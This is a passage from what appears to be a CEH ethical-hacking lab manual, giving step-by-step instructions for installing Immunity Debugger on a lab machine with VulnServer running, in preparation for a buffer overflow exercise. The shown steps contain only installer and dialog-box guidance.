
3. Minimize the **Command Prompt** window running **VulnServer**.

4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click **ImmunityDebugger_1_85_setup.exe**, and click the **Run as administrator** option.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



5. **Immunity Debugger Setup** pop-up appears, click **Yes** to install Python.




6. The **Immunity Debugger Setup: License Agreement** window appears; click the **I accept** checkbox and then click **Next**.




7. Follow the wizard and install Immunity Debugger using the default settings.

8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.

